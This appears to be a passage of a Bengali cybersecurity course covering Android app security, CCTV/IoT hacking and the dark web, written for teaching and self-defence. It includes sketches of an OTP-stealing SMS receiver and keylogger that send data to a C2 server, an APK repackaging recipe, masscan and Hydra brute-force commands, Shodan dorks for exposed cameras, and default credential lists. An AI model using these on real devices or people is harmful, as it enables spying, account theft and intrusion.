Gadget	Looks Like	Real Use
Rubber Ducky	USB drive	Keystroke injection
Flipper Zero	Toy	RFID + IR + GPIO
WiFi Pineapple	Router	WiFi attack
LAN Turtle	Network adapter	Network implant
HackRF	USB dongle	Radio hacking
Proxmark	Box	RFID hacking
O.MG Cable	Charging cable	Stealth attack

পার্ট ৮ — Android ও Mobile Security! 📱

পার্ট ৮: Mobile Security

১ টি অধ্যায়

অধ্যায় 31: android mobile security

অধ্যায় ৩১: Android ও Mobile Security

সহজ কথায়

মানে দাঁড় করাও — তোমার পকেটের ফোনটা আসলে একটা **মিনি কম্পিউটার**। আর শত্রু যদি সেটাতে ঢুকতে পারে, তাহলে তোমার ব্যাংক, ছবি, চ্যাট, কল রেকর্ড — সব শেষ। এই চ্যাপ্টারে আমরা দেখবো কীভাবে Android-এর আর্কিটেকচার কাজ করে, কীভাবে হ্যাকাররা APK মডিফাই করে, আর সবচেয়ে গুরুত্বপূর্ণ — কীভাবে নিজেকে বাঁচাবে।

মজার Analogy: Android-এর আর্কিটেকচার হলো একটা বহুতল ভবনের মতো। নিচতলায় Linux Kernel (সিকিউরিটি গার্ড), উপরের তলায় Libraries (ইলেকট্রনিক্সিটি ও প্লাসিং), আর সবচেয়ে উপরে Apps (ফ্ল্যাটের ভাড়াটে)।

১. Android Architecture Layers

Android-এর পুরো স্ট্রাকচার ৪টা লেয়ারে ভাগ করা:

```
+-----+
|      System Apps (Dialer, SMS, etc)      |
+-----+
|      User-installed Apps                  |
+-----+
|      Application Framework                |
| (Activity Manager, Content Providers,    |
| Telephony Manager, Location Manager)     |
+-----+
|      Android Runtime (ART) + Libraries   |
| (SQLite, OpenGL, WebKit, Media)          |
+-----+
|      Hardware Abstraction Layer (HAL)     |
+-----+
|      Linux Kernel                        |
| (Drivers, Memory Mgmt, Process Mgmt)     |
+-----+
```

প্রতিটি লেয়ারের কাজ:

লেয়ার	কাজ
Linux Kernel	মেমোরি ম্যানেজমেন্ট, প্রসেস আইসোলেশন, ডিভাইস ড্রাইভার
HAL	হার্ডওয়্যার ও সফটওয়্যারের মধ্যে ব্রিজ (ক্যামেরা, Bluetooth)
ART	অ্যাপ রান করায় (Android Runtime) — প্রতিটি অ্যাপ আলাদা স্যান্ডবক্সে
Framework	অ্যাপের জন্য API সরবরাহ করে (location, notifications)
Apps	তুমি যা ব্যবহার করো

২. APK স্ট্রাকচার — কীভাবে একটি Android App বানানো হয়

APK মানে **Android Package Kit**। এটা আসলে একটা ZIP ফাইল। এক্সট্রাক্ট করলেই বোঝা যায়:

```
app.apk
├─ AndroidManifest.xml    # অ্যাপের পরিচয়পত্র (binary XML)
├─ classes.dex            # তোমার Java/Kotlin কোড (Dalvik Executable)
├─ resources.arsc         # কম্পাইল করা রিসোর্স (string, color)
├─ res/                   # Raw রিসোর্স (layout, images, drawable)
├─ lib/                   # Native libraries (.so files – C/C++ কোড)
├─ META-INF/              # সিগনেচার ও সার্টিফিকেট
└─ assets/                # Additional assets (fonts, databases)
```

AndroidManifest.xml — সবচেয়ে গুরুত্বপূর্ণ ফাইল

```
<!-- # AndroidManifest.xml – অ্যাপের পরিচয়পত্র -->
<manifest package="com.example.bankingapp">

    <!-- # অ্যাপের অনুমতি – এখানেই বিপদ! -->
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_SMS" />           <!-- # SMS পড়তে পারে – OTP হাইজ্যাক!
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />

    <application>
        <!-- # Activity – অ্যাপের স্ক্রিন -->
        <activity android:name=".LoginActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <!-- # Service – ব্যাকগ্রাউন্ডে চলে (কী ট্র্যাক করতে পারে) -->
        <service android:name=".KeyloggerService" />

        <!-- # BroadcastReceiver – SMS, কল শুনতে পারে -->
        <receiver android:name=".SMSReceiver"
            android:exported="true">
            <intent-filter>
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>

        <!-- # ContentProvider – ডাটাবেজ শেয়ার করে (ডাটা লিক!) -->
        <provider android:name=".DataProvider"
            android:authorities="com.example.bankingapp.data" />
    </application>
</manifest>
```

৩. APK Pentesting with MobSF — Step by Step

MobSF (Mobile Security Framework) হলো Android/iOS অ্যাপ সিকিউরিটি টেস্টিং-এর সবচেয়ে জনপ্রিয় টুল। চলো ধাপে ধাপে শিখি:

Step 1: MobSF ইনস্টল করা

```
# # MobSF ডকার ইমেজ ডাউনলোড করি
docker pull opensecurity/mobile-security-framework-mobsf

# # MobSF রান করি (পোর্ট 8000)
docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf

# # লোকাল ইন্সটল করতে চাইলে (Python)
git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
cd Mobile-Security-Framework-MobSF
pip install -r requirements.txt
python manage.py runserver 0.0.0.0:8000
```

Step 2: APK আপলোড করে Analysis শুরু

1. Browser খুলো → <http://localhost:8000>
2. APK ফাইল টেনে আনি (যেমন: com.example.banking.apk)
3. "Upload & Scan" বাটনে ক্লিক

Step 3: Analysis Results — কী কী পাবে?

MobSF স্ক্যান শেষে নিচের রিপোর্ট দেয়:

সেকশন	কী পাওয়া যায়
Permissions	কোন কোন অনুমতি নিচ্ছে (over-permission চেক)
Manifest Analysis	AndroidManifest.xml-এ দুর্বলতা (exported activities)
Code Analysis	ইনসিকিউর কোড (Hardcoded password, HTTP URL)
Network Analysis	কোন সার্ভারে ডাটা পাঠাচ্ছে
Storage Analysis	SharedPreferences, SQLite — ইনসিকিউর স্টোরেজ
Binary Analysis	ডিকম্পাইল করা কোডে সিক্রেট

Step 4: Manual Decompilation

```
# # APK এক্সট্রাক্ট (ZIP)
unzip target.apk -d apk_unpacked/

# # DEX → JAR (dex2jar)
d2j-dex2jar classes.dex -o output.jar

# # JAR → Java সোর্স (JD-GUI)
# # JD-GUI দিয়ে output.jar খুলে original Java কোড দেখা যায়

# # APKTool দিয়ে ডিকম্পাইল (smali কোড)
apktool d target.apk -o decompiled/
```

Step 5: Malicious Code Detection

```
# # সম্ভাব্য বিপদজনক API কল খোঁজা
# # SMS রিড করে এমন কোড
grep -r "SMS_RECEIVED" decompiled/
grep -r "getMessageBody" decompiled/

# # হার্ডকোডেড পাসওয়ার্ড খোঁজা
grep -r "password" decompiled/ --include="*.smali"
grep -r "secret" decompiled/ --include="*.smali"

# # HTTP (নন-HTTPS) কল খোঁজা
grep -r "http://" decompiled/
```


8. OTP/Password Hacking Android-এ — কীভাবে হয়?

8.১ OTP Interception — SMS ম্যালওয়্যার

হ্যাকাররা কীভাবে OTP চুরি করে?

```
// # ম্যালওয়্যার AndroidManifest.xml - SMS পারমিশন
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />

<receiver android:name=".OTP_Interceptor">
    <intent-filter android:priority="999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
```

```
// # BroadcastReceiver - SMS ইন্টারসেপ্ট করে সার্ভারে পাঠায়
public class OTP_Interceptor extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        Bundle bundle = intent.getExtras();
        Object[] pdu = (Object[]) bundle.get("pdu");

        for (Object pdu : pdu) {
            SmsMessage sms = SmsMessage.createFromPdu((byte[]) pdu);
            String message = sms.getMessageBody();
            String sender = sms.getOriginatingAddress();

            // # OTP চিনতে প্যাটার্ন ম্যাচিং
            if (message.contains("OTP") || message.contains("verification")) {
                // # OTP এক্সট্রাক্ট করছে
                String otp = message.replaceAll("[^0-9]", "");

                // # হ্যাকারের সার্ভারে পাঠাচ্ছে
                sendToC2Server(sender, otp, message);
            }
        }
    }
}
```

8.২ Keylogging — কীভাবে টাইপিং ট্র্যাক করে?

```
// # AccessibilityService - Android-এর সবচেয়ে বিপজ্জনক পারমিশন
// # এটা দিয়ে ফেসবুক/ব্যাংক অ্যাপের ভিতরের সবকিছু পড়া যায়

public class KeyloggerService extends AccessibilityService {
    @Override
    public void onAccessibilityEvent(AccessibilityEvent event) {
        if (event.getEventType() == AccessibilityEvent.TYPE_VIEW_TEXT_CHANGED) {
            String text = event.getText().toString();
            String packageName = event.getPackageName().toString();

            // # ব্যাংক বা ফিন্যান্সিয়াল অ্যাপ চেক
            if (packageName.contains("bank") || packageName.contains("nagad")) {
                // # প্রতি ৫ সেকেন্ডে টাইপ করা টেক্সট সার্ভারে পাঠায়
                sendToC2(packageName, text);
            }
        }
    }
}
```

8.৩ কীভাবে বাঁচবে — OTP Security Tips

কী করবে	কী করবে না
✓ Authenticator App ব্যবহার করো (Google Authenticator, Authy)	✗ SMS-based OTP-তে ভরসা করো না
✓ App-এর Permission নিয়মিত চেক করো	✗ অচেনা SMS রিডার অ্যাপ ইন্সটল করো না
✓ Accessibility Service কে দিয়ো না অপরিচিত অ্যাপকে	✗ Screen overlay দিয়ে phishing এড়িয়ে চলো
✓ দ্বিতীয় layer হিসেবে biometric ব্যবহার করো	✗ OTP কাউকে share করো না

৫. MVT (Mobile Verification Toolkit) দিয়ে Mobile Secure করা

MVT — Amnesty International বানিয়েছে Pegasus স্পাইওয়্যার ডিটেক্ট করতে।

ইনস্টল ও ব্যবহার

```
# # MVT ইনস্টল
pip3 install mvt

# # iOS ব্যাকআপ অ্যানালাইসিস
mvt-ios check-backup --output /tmp/ios_analysis /path/to/backup

# # Android-এর জন্য
mvt-android check-adb --output /tmp/android_analysis

# # STIX (Indicators of Compromise) ডাউনলোড
mvt-android download-iocs

# # ফুল স্ক্যান
mvt-android check-adb --ioc iocs/ --output /tmp/scan_result/
```

MVT রিপোর্ট — কী দেখে?

```
# # অ্যানালাইসিস রিপোর্ট – সন্দেহজনক কিছু পেলে দেখাবে

[IDENTIFIED] SuspiciousProcess – com.unknown.keylogger
[IDENTIFIED] SuspiciousProcess – com.system.update (Pegasus pattern)
[WARNING] WhatsApp backup – unknown exfiltration detected
[INFO] Device last booted: 2025-01-15 – রিবুট দিলে কিছু ম্যালওয়্যার মুছে যায়
```

৬. Cracked Software — কীভাবে হ্যাকাররা বানায়?

৬.১ SMALI Injection — সবচেয়ে কমন পদ্ধতি

হ্যাকাররা **cracked APK** বানায় original APK-তে ম্যালিশিয়াস কোড inject করে:

```

## ধাপ ১: APK ডিকম্পাইল
apktool d original.apk -o cracked/

## ধাপ ২: Smali কোড inject (MainActivity.smali-তে ঢুকবে)
cat >> cracked/smali/com/example/app/MainActivity.smali << 'EOF'

## হ্যাকারের C2 সার্ভারে কল করা মেথড
.method private sendDataToHacker()V
    .registers 4

    ## ডিভাইসের ইনফো সংগ্রহ
    iget-object v0, p0, Lcom/example/app/MainActivity; ->CONTACTS:Landroid/content/ContentResolver;
    iget-object v1, p0, Lcom/example/app/MainActivity; ->SMS:Landroid/content/ContentResolver;

    ## HTTP POST করে হ্যাকারের সার্ভারে পাঠাও
    invoke-static {v0, v1}, Lcom/example/app/Utils; ->uploadData(Landroid/content/ContentResolver;Landroid/cont

    return-void
.end method
EOF

## ধাপ ৩: রি-বিল্ড
apktool b cracked/ -o cracked.apk

## ধাপ ৪: সাইন করা (হ্যাকারের নিজস্ব সার্টিফিকেট দিয়ে)
jarsigner -keystore hacker.keystore cracked.apk hacker_alias

```

৬.২ Repackaged App — কীভাবে ভিকটিমদের কাছে পৌঁছায়?

1. Original APK ডাউনলোড (থার্ড-পার্টি সাইট থেকে)
2. Decompile → Malicious Code Inject
3. Recompile & Sign
4. Fake Google Play Page বানায়
5. Social Engineering দিয়ে ভিকটিমকে ডাউনলোড করায়

৬.৩ কীভাবে বাঁচবে — Safe App Installation

✅ করণীয়	❌ বর্জনীয়
শুধু Google Play থেকে ইন্সটল করো	❌ APKPure, APKMirror-এর মতো থার্ড-পার্টি সাইট এড়িয়ে চলো
Play Protect চালু রাখো	❌ "Mod APK" বা "Cracked Version" download করো না
App-এর Permission চেক করো	❌ SMS Read / Accessibility Service অপরিচিত অ্যাপকে দিয়ো না
Regular Security Update দাও	❌ Unknown Source থেকে APK install enable রেখো না

ল্যাব এক্সারসাইজ

ল্যাব ১: MobSF সেটআপ করো এবং একটি সাধারণ APK স্ক্যান করে রিপোর্ট জেনারেট করো।

ল্যাব ২: APKTool দিয়ে একটি APK ডিকম্পাইল করে AndroidManifest.xml-এ কোন কোন পারমিশন আছে তা চিহ্নিত করো।

ল্যাব ৩: MVT ইন্সটল করে নিজের ফোন স্ক্যান করো — কোন suspicious process আছে কিনা চেক করো।

ল্যাব ৪: একটি ডেমো ব্যাংকিং অ্যাপের decompiled code-এ hardcoded পাসওয়ার্ড বা API key খোঁজার চেষ্টা করো।

ল্যাব ৫: নিজের ফোন থেকে একটি অ্যাপের ব্যাকআপ নিয়ে MVT দিয়ে অ্যানালাইসিস করো।

মনে রাখো

টপিক	মূল পয়েন্ট
Android Architecture	Linux Kernel + HAL + ART + Framework + Apps — প্রতিটি লেয়ার আলাদা
APK Structure	Manifest.xml, classes.dex, resources.arsc — ZIP ফরম্যাট
MobSF	Static + Dynamic Analysis — APK-র সব দুর্বলতা খুঁজে বের করে
OTP Hacking	SMS Receiver + Accessibility Service — সবচেয়ে বিপজ্জনক পারমিশন
MVT	Pegasus ও Spyware detect করে — Amnesty International-এর টুল
Cracked APK	Smali Injection + Repackaging — Sideload এড়িয়ে চলো

শেষ কথা: ভাই, ফোনে কিছু ইন্সটল করার আগে ১০ বার ভাবো। Permission চেক করো। অপ্রয়োজনীয় অ্যাপ ডিলিট করো। আর হ্যাঁ — "ফ্রি প্রিমিয়াম অ্যাপ" বলে কিছু নেই। ফ্রিতে কিছু পেলে, তুমিই প্রোডাক্ট!

পার্ট ৯: IoT

1 টি অধ্যায়

অধ্যায় 32: cctv iot security

অধ্যায় ৩২: CCTV ও IoT Security

সহজ কথায়

IoT মানে হলো — তোমার ফ্রিজ, এসি, ফ্যান, বাতি, ক্যামেরা — সবই এখন ইন্টারনেটের সাথে সংযুক্ত। ভালো দিক হলো সবকিছু কন্ট্রোল করা যায় মোবাইল দিয়ে। খারাপ দিক হলো — **হ্যাকারও পারে**। এই চ্যাপ্টারে শিখবো কীভাবে CCTV ক্যামেরা ও IoT ডিভাইস হ্যাক হয়, আর কীভাবে বাঁচতে হয়।

মজার Analogy: IoT ডিভাইসগুলো হলো খোলা জানালার মতো। তুমি জানালা খুলে দিলে যেমন কেউ ভেতরে আসতে পারে, IoT ডিভাইস ডিফল্ট পাসওয়ার্ডে রাখলেও তাই। **Shodan হলো সেই সার্চ ইঞ্জিন যে খোলা জানালাগুলো খুঁজে বের করে!**

১. CCTV Protocols — কীভাবে ক্যামেরা কথা বলে?

RTSP (Real Time Streaming Protocol)

RTSP হলো CCTV ক্যামেরার ভাষা — এটা দিয়ে ভিডিও স্ট্রিম হয়।

```
# # RTSP URL প্যাটার্ন – বেশিরভাগ ক্যামেরার ডিফল্ট
rtsp://admin:admin@192.168.1.100:554/stream1
rtsp://admin:password@192.168.1.100:554/h264_stream
rtsp://root:root@192.168.1.100:554/live/main
```

```
# # RTSP স্ট্রিম অ্যাক্সেস করা (যদি পাসওয়ার্ড জানো)
ffplay rtsp://admin:password@192.168.1.100:554/stream1

# # VLC দিয়েও খোলা যায়:
# # Media → Open Network Stream → rtsp://admin:admin@192.168.1.100:554/stream1
```

ONVIF (Open Network Video Interface Forum)

ONVIF হলো CCTV ক্যামেরার ইউনিভার্সাল স্ট্যান্ডার্ড — ব্র্যান্ড ভেদে সব ক্যামেরা ONVIF সাপোর্ট করে।

```
# # ONVIF Device Manager দিয়ে ক্যামেরা ডিটেক্ট
# # nmap দিয়ে ONVIF পোর্ট খোঁজা
nmap -p 80,554,8080,8899 192.168.1.0/24

# # ONVIF WS-Discovery – সব ক্যামেরা খুঁজে বের করবে
wsddscan 192.168.1.0/24
```

২. Camera Types & Vulnerabilities

ক্যামেরার ধরণ ও তাদের দুর্বলতা

ক্যামেরা টাইপ	দুর্বলতা	ঝুঁকি লেভেল
IP Camera (Hikvision, Dahua)	Default password, RTSP unprotected	● খুব বেশি

ক্যামেরা টাইপ	দুর্বলতা	ঝুঁকি লেভেল
PTZ Camera	Pan/Tilt/Zoom কন্ট্রোল হাইজ্যাক	● মাঝারি
Baby Monitor	Audio eavesdropping, 2-way audio abuse	● খুব বেশি
Doorbell Camera	Video feed intercept, physical tamper	● মাঝারি
Webcam (ল্যাপটপের)	RAT (Remote Access Trojan) দিয়ে অ্যাক্সেস	● খুব বেশি

সবচেয়ে কমন দুর্বলতা:

1. **Default Credentials:** admin:admin, admin:password, root:root, 666666:666666
2. **Firmware না আপডেট করা:** পুরনো ফার্মওয়্যারে জানা vulnerability আছে
3. **Telnet/SSH খোলা:** অনেকে ক্যামেরা সেটআপ করতে গিয়ে Telnet খোলা রেখে দেয়
4. **UPnP Enabled:** ক্যামেরা নিজেই রাউটারে পোর্ট ফরওয়ার্ড করে ফেলে
5. **Cloud Sync ছাড়া Local Storage:** SD কার্ডে ডাটা এনক্রিপ্টেড না থাকলে সরাসরি পড়া যায়

৩. Shodan দিয়ে Exposed CCTV খোঁজা

Shodan — ইন্টারনেটের সাথে সংযুক্ত সব ডিভাইসের সার্চ ইঞ্জিন। CCTV, রাউটার, প্রিন্টার, পাওয়ার প্ল্যান্ট — সবকিছু।

Shodan Dorks (সার্চ কমান্ড)

```
# # সবচেয়ে বেশি এক্সপোজড CCTV খোঁজা
# # Shodan ওয়েবসাইটে নিচের কোয়েরিগুলো দাও:

# # 1. হিকভিশন ক্যামেরা
"Server: Hikvision-Webs"

# # 2. ডিফল্ট RTSP খোলা ক্যামেরা
"RTSP" port:554

# # 3. Dahua ক্যামেরা
"Dahua" "Camera"

# # 4. WebcamXP সফটওয়্যার
"webcamxp" "WebCamXP"

# # 5. ইন্ডাস্ট্রিয়াল ক্যামেরা
"ONVIF" "200 OK"

# # 6. বাংলাদেশের এক্সপোজড ক্যামেরা
country:"BD" "Server: Hikvision-Webs"

# # 7. নির্দিষ্ট সিটির ক্যামেরা
city:"Dhaka" "camera"

# # 8. Authentication ছাড়া ক্যামেরা
"200 OK" "Camera" "-authentication"
```

Python দিয়ে Shodan API ব্যবহার

```
# # Shodan API – প্রোগ্রামেটিক্যালি খোঁজা
import shodan # pip install shodan

# # Shodan API কী (shodan.io-তে ফ্রি অ্যাকাউন্ট করে নাও)
API_KEY = "YOUR_SHODAN_API_KEY"
api = shodan.Shodan(API_KEY)

# # বাংলাদেশের এক্সপোজড ক্যামেরা খোঁজা
query = "Server: Hikvision-Webs country:BD"

try:
    results = api.search(query)
    print(f"পাওয়া গেছে: {results['total']} টি ক্যামেরা")

    for result in results['matches'][:5]:
        print(f"""
        IP: {result['ip_str']}
        পোর্ট: {result['port']}
        লোকেশন: {result.get('city', 'N/A')}, {result.get('country_name', 'N/A')}
        ISP: {result.get('isp', 'N/A')}
        """)

except shodan.APIError as e:
    print(f"Error: {e}")
```

Shodan Command Line

```
# # Shodan CLI ইন্সটল
pip install shodan

# # API কী সেট
shodan init YOUR_API_KEY

# # সার্চ
shodan search "Server: Hikvision-Webs" --fields ip_str,port,org

# # নির্দিষ্ট IP-তে কী কী সার্ভিস আছে
shodan host 8.8.8.8

# # কাউন্ট জানতে
shodan count "RTSP port:554"
```

8. Default Credential Attack

8.১ হ্যাকাররা কীভাবে CCTV তে ঢোকে?

```
# # ধাপ ১: Shodan বা Masscan দিয়ে ক্যামেরা খোঁজা
masscan 0.0.0.0/0 -p554 --rate=100000 -oJ cameras.json

# # ধাপ ২: হাইড্রা দিয়ে ব্রুট-ফোর্স (ডিফল্ট পাসওয়ার্ড)
hydra -l admin -P passwords.txt rtsp://192.168.1.100

# # জনপ্রিয় CCTV পাসওয়ার্ড লিস্ট
# # এগুলোই ৮০% ক্যামেরায় কাজ করে
echo -e "admin\n12345\n123456\npassword\nadmin123\nroot\n666666\n888888\n111111" > cctv_passwords.txt

# # ধাপ ৩: RTSP স্ট্রিম অ্যাক্সেস
ffmpeg -i rtsp://admin:12345@192.168.1.100:554/stream1 -vcodec copy -acodec copy output.mp4
```

8.২ Manufacturer Default Credentials

ব্র্যান্ড	ইউজারনেম	পাসওয়ার্ড
Hikvision	admin	12345
Dahua	admin	admin
TP-Link	admin	admin
D-Link	admin	(blank)
Cisco	root	cisco
Axis	root	pass
Sony	admin	admin
Samsung	admin	4321

৫. IoT Device Security

৫.১ IoT ডিভাইসের সাধারণ সমস্যা

```
# # IoT ডিভাইসে কি কি সমস্যা থাকে – একটা চেকলিস্ট

iot_vulnerabilities = {
    "Default Credentials": "/// ৮০% IoT ডিভাইস ডিফল্ট পাসওয়ার্ডেই চলে ///",
    "No Encryption": "/// HTTP ব্যবহার করে, HTTPS না – ডাটা plain text ///",
    "No Auto Update": "/// ফার্মওয়্যার আপডেট দেয় না – vulnerability থেকে যায় ///",
    "Hardcoded Backdoor": "/// ব্যাকডোর পাসওয়ার্ড থাকে ফার্মওয়্যারে ///",
    "Insecure Cloud": "/// AWS/Azure misconfiguration – ডাটা লিক ///",
    "UPnP Enabled": "/// নিজেই রাউটারে পোর্ট খুলে দেয় ///",
}

for vuln, desc in iot_vulnerabilities.items():
    print(f"[!] {vuln}: {desc}")
```

৫.২ IoT ডিভাইস স্ক্যান কমান্ড

```
# # লোকাল নেটওয়ার্কে IoT ডিভাইস খোঁজা
nmap -sn 192.168.1.0/24 # লাইভ হোস্ট চেক
nmap -O 192.168.1.0/24 # OS ডিটেক্ট
nmap -sV -p 80,443,8080,554,23 192.168.1.100 # সার্ভিস ভার্শন

# # IoT ডিভাইসের ওপেন পোর্ট চেক
nmap --script default,safe 192.168.1.100

# # RTSP service scan
nmap -sV --script rtsp-methods 192.168.1.0/24
```

৫.৩ MQTT — IoT-র সবচেয়ে জনপ্রিয় প্রোটোকল

MQTT হলো IoT ডিভাইসের মেসেজিং প্রোটোকল — লাইটওয়েট ও দ্রুত।

```
# # MQTT ব্রোকার খোঁজা (পাবলিক ব্রোকার)
# # HiveMQ পাবলিক ব্রোকার
mqtt://broker.hivemq.com:1883

# # MQTT সাবস্ক্রাইব করা (যদি এনক্রিপ্টেড না হয়)
mosquitto_sub -h broker.hivemq.com -p 1883 -t '#' -v

# # সব টপিক লিস্ট করা
mosquitto_sub -h test.mosquitto.org -t '#' -v

# # নির্দিষ্ট টপিক থেকে ডাটা পড়া (যেমন সেন্সর ডাটা)
mosquitto_sub -h 192.168.1.50 -t "home/temperature" -v
```

৬. কীভাবে বাঁচবে — IoT & CCTV Security Checklist

✅ করণীয়	❌ বর্জনীয়
ডিফল্ট পাসওয়ার্ড পরিবর্তন করো	❌ admin:admin রেখো না
Firmware আপডেট রাখো	❌ পুরনো firmware-এ vulnerability থেকে যায়
UPnP বন্ধ করো রাউটারে	❌ ক্যামেরাকে নিজে পোর্ট খুলতে দিয়ো না
VLAN/Segregated Network ব্যবহার করো	❌ IoT আর ল্যাপটপ/ফোন একই নেটওয়ার্কে রেখো না
RTSP এনক্রিপ্ট করো (SRTP বা VPN)	❌ অননুমোদিত RTSP অ্যাক্সেস খোলা রাখো না
ক্যামেরা FW port forward বন্ধ রাখো	❌ ইন্টারনেট থেকে সরাসরি ক্যামেরা অ্যাক্সেস দিয়ো না
2FA চালু করো ক্যামেরা অ্যাপে	❌ অ্যাকাউন্টে দুর্বল পাসওয়ার্ড ব্যবহার করো না
Shodan-এ নিজের আইপি চেক করো	❌ কী কী exposed আছে না দেখে থাকো না

Shodan-এ নিজেকে চেক করার কমান্ড:

```
# # নিজের পাবলিক আইপি বের করা
curl ifconfig.me

# # Shodan-এ নিজের আইপি চেক করা
shodan host YOUR_PUBLIC_IP

# # Shodan Monitor – যেকোনো পরিবর্তন হলে ইমেইল আসবে
# # shodan.io/monitor – ফ্রি একাউন্টে ১৬ আইপি মনিটর করা যায়
```

ল্যাব এক্সারসাইজ

- ল্যাব ১:** Shodan.io-তে গিয়ে "Server: Hikvision-Webs" সার্চ দাও — কতগুলো বাংলাদেশি ক্যামেরা পাচ্ছে দেখো।
- ল্যাব ২:** Masscan দিয়ে লোকাল নেটওয়ার্কের পোর্ট ৫৫৪ স্ক্যান করো — কতগুলো RTSP সার্ভার আছে দেখো।
- ল্যাব ৩:** একটি IoT সিমুলেটর (Cisco Packet Tracer IoT) দিয়ে স্মার্ট হোম বানিয়ে MQTT প্রোটোকল অ্যানালাইসিস করো।
- ল্যাব ৪:** nmap --script rtsp-methods দিয়ে একটি RTSP ক্যামেরার মেথড ডিটেক্ট করো (DESCRIBE, SETUP, PLAY, TEARDOWN)।
- ল্যাব ৫:** নিজের রাউটার চেক করো — UPnP চালু আছে কিনা দেখো। থাকলে বন্ধ করো। তারপর Shodan Monitor-এ নিজের পাবলিক আইপি যোগ করো।

মনে রাখো

টপিক	মূল পয়েন্ট
RTSP Protocol	রিয়েল-টাইম ভিডিও স্ট্রিম — পোর্ট ৫৫৪
ONVIF Standard	সব ক্যামেরার ইউনিভার্সাল স্ট্যান্ডার্ড — পোর্ট ৮০/৮৮৯৯
Shodan	IoT-র Google — সার্চ ইঞ্জিন সব কানেক্টেড ডিভাইস খুঁজে বের করে
Default Credentials	৮০% ক্যামেরায় admin:admin বা admin:12345 কাজ করে
MQTT	IoT মেসেজিং প্রোটোকল — এনক্রিপ্ট না করলে সব ডাটা পড়া যায়
CCTV Hacking	RTSP ক্রট-ফোর্স → Shodan scanning → Firmware exploit
Security	VLAN, VPN, Firmware Update, 2FA — এই ৪টা করলেই ৯০% নিরাপদ

শেষ কথা: ভাই, মনে রেখো — তোমার ক্যামেরা যদি ইন্টারনেটে থাকে, তাহলে সেটা শুধু তুমি না, পুরো দুনিয়াও দেখতে পারে। ডিফল্ট পাসওয়ার্ড চেঞ্জ করো। UPnP বন্ধ করো। আর নিজেকে Shodan-এ সার্চ দিয়ে দেখো — "কী কী আছে আমার!"

পার্ট ১০: Dark Web ও Cyber War

২ টি অধ্যায়

অধ্যায় 33: surface deep dark web

অধ্যায় ৩৩: Surface Web, Deep Web, Dark Web

সহজ কথায়

ইন্টারনেটটা আসলে আইসবার্গের মতো। ওপরে ১০% আমরা সবাই দেখি — সেটা হলো **Surface Web** (Google, Facebook, YouTube)। পানি আর আইসবার্গের মাঝখানের অংশ হলো **Deep Web** — তোমার ইমেইল, ব্যাংক অ্যাকাউন্ট, গুগল ড্রাইভ, প্রাইভেট ডাটাবেজ। আর সবচেয়ে নিচে, অন্ধকারে, আছে **Dark Web** — যেখানে শুধু Tor ব্রাউজার দিয়ে যাওয়া যায়।

মজার Analogy: Surface Web = শহরের মার্কেট স্কোয়ার (সবাই আসে-যায়)। Deep Web = তোমার বাড়ির ভেতরটা (শুধু তুমি ও তোমার পরিবার)। Dark Web = শহরের নিচের সুড়ঙ্গপথ (সেখানে ভালো-মন্দ দুই ধরনের মানুষই থাকে, কিন্তু কেউ চেনে না কে কে)।

১. পার্থক্য বাংলায়

বৈশিষ্ট্য	Surface Web	Deep Web	Dark Web
আকার	৪% (৪-৫ বিলিয়ন পেজ)	৯০%+ (১ ট্রিলিয়নেরও বেশি)	<১%
ইন্ডেক্সিং	Google, Bing — সব সার্চ ইঞ্জিনে আসে	সার্চ ইঞ্জিনে আসে না	সার্চ ইঞ্জিনে আসে না
অ্যাক্সেস	সাধারণ ব্রাউজার	লগইন প্রয়োজন	Tor Browser লাগে
উদাহরণ	Facebook, YouTube, Wikipedia	Gmail, Netflix, Bank Dashboard	.onion সাইট, Signal
বেনামী	না (IP ট্র্যাক করা যায়)	আংশিক	হ্যাঁ (অনেক লেয়ার)
কন্টেন্ট	পাবলিক	ব্যক্তিগত/পেইড	বেনামী (ভালো-মন্দ দুই)

কে কী ভাবে?

- তোমার ফেসবুক প্রোফাইল: Surface Web (সবাই দেখতে পারে)
- তোমার ফেসবুক মেসেঞ্জার চ্যাট: Deep Web (শুধু তুমি ও যাদের সাথে কথা বলছো)
- তোমার ইনবক্সে আসা লিংক: কিছু Dark Web-এরও হতে পারে (.onion)

২. Tor — কীভাবে কাজ করে?

Tor মানে **The Onion Router** — পেঁয়াজের মতো স্তরে স্তরে এনক্রিপশন।

Tor-এর কাজের প্রক্রিয়া (৩ লেয়ার এনক্রিপশন)

```
তুমি (Tor Browser)
↓
[Entry Node] – জানে তুমি কে, কিন্তু কী করছে জানে না
↓ (এনক্রিপ্টেড লেয়ার ১)
[Middle Node] – জানে না তুমি কে, জানে না কী করছে
↓ (এনক্রিপ্টেড লেয়ার ২)
[Exit Node] – জানে কী করছে, কিন্তু জানে না তুমি কে
↓ (এনক্রিপ্টেড লেয়ার ৩)
ওয়েবসাইট (উদাহরণ: facebook.com)
```

```
# # Tor নেটওয়ার্ক – কীভাবে ৩টি নোড কাজ করে (সিমুলেশন)
import requests

# # Tor-এর মাধ্যমে রিকোয়েস্ট পাঠানো
proxies = {
    'http': 'socks5h://127.0.0.1:9050', # # Tor SOCKS5 প্রক্সি
    'https': 'socks5h://127.0.0.1:9050',
}

try:
    # # এই রিকোয়েস্ট ৩টি Tor নোডের মধ্য দিয়ে যাবে
    response = requests.get('https://check.torproject.org/',
                             proxies=proxies, timeout=10)

    if 'Congratulations' in response.text:
        print("[✓] Tor ঠিকমতো কাজ করছে!")
    else:
        print("[X] Tor চলছে না! tor.service চেক করো!")

except Exception as e:
    print(f"[!] Error: {e}")
```

```
# # Tor ইন্সটল ও রান
# # Linux
sudo apt install tor
sudo systemctl start tor

# # Tor প্রক্সি লোকাল পোর্ট 9050-এ চালু হবে
curl --socks5-hostname 127.0.0.1:9050 https://check.torproject.org/

